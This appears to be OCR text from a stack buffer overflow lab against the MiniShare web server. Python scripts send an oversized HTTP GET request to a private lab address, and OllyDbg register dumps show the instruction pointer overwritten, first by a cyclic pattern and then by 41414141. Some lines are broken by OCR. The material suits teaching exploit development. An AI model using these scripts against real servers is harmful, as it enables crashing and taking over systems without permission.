
Save

```
#!/usr/bin/python
import socket

target_address="172.16.189.132"
target_port=80

buffer = "GET " +
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7
+ " HTTP/1.1\r\n\r\n"

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()
```

root@kali: ~/Desktop

File Edit View Search Terminal Help

```
root@kali:~/Desktop# ./exploit2.py
root@kali:~/Desktop#
```


OllyDbg - minishare.exe
File View Debug Plugins Options Window Help
CPU - thread 00000534
Registers (FPU)
EAX 00000000
ECX 77C3EF3B msvcrt.77C3EF3B
EDX 00EC4D60
EBX 68433468
ESP 013F3908 ASCII "Ch7C
EBP 013FBB90
ESI 00000001
EDI 013F5B68
EIP 36684335
"5Ch6"
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDC000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
Address Hex dump ASCII
00961000 00 00 00 00 09 DE 55 41
00961008 00 00 00 00 00 00 05 00
00961010 02 00 00 00 38 00 00 80
00961018 03 00 00 00 28 02 00 80
00961020 05 00 00 00 88 03 00 80
00961028 06 00 00 00 88 04 00 80
00961030 0E 00 00 00 58 05 00 80
00961038 00 00 00 00 09 DE 55 41
00961040 00 00 00 00 00 00 0A 00
00961048 61 1E 00 00 98 00 00 80
00961050 62 1E 00 00 C0 00 00 80
00961058 63 1E 00 00 E8 00 00 80
00961060 64 1E 00 00 10 01 00 80
00961068 65 1E 00 00 38 01 00 80
00961070 66 1E 00 00 60 01 00 80
00961078 6C 1E 00 00 88 01 00 80
013F3908 43376843
013F390C 68433868
013F3910 30694339
013F3914 43316943
013F3918 69433269
013F391C 34694333
013F3920 43356943
013F3924 69433669
013F3928 38694337
013F392C 43396943
013F3930 6A43306A
013F3934 326A4331
013F3938 43336A43
013F393C 6A43346A
013F3940 366A4335
013F3944 43376A43
013F3948 6A43386A
Access violation when executing [36684335] - use Shift+F7/F8/F9 to pass exception to program
Paused
start
odbg110
OllyDbg - minishare.exe
12:42 PM

Open

exploit3.py
~/Desktop


Save


```
#!/usr/bin/python
import socket

target_address="172.16.189.132"
target_port=80

buffer = "GET "
buffer+= "\x90" * 1787
buffer+= "\x41\x41\x41\x41" # overwrite EIP
buffer+= "\xcc" * (2220 - len(buffer)) # overwrite stack where ESP is pointing
buffer+= " HTTP/1.1\r\n\r\n"

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()
```

root@kali: ~/Desktop

File Edit View Search Terminal Help

```
root@kali:~/Desktop# ./exploit3.py
root@kali:~/Desktop#
```


OllyDbg - minishare.exe
File View Debug Plugins Options Window Help
CPU - thread 00000758
Registers (FPU)
EAX 00000000
ECX 77C3EF3B msvcrt.77C3EF3B
EDX 00EC4D60
EBX 90909090
ESP 013F3908
EBP 013FBB90
ESI 00000001
EDI 013F5B68
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDB000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
Address Hex dump ASCII
00961000 00 00 00 00 09 DE 55 41
00961008 00 00 00 00 00 00 05 00
00961010 02 00 00 00 38 00 00 80
00961018 03 00 00 00 28 02 00 80
00961020 05 00 00 00 88 03 00 80
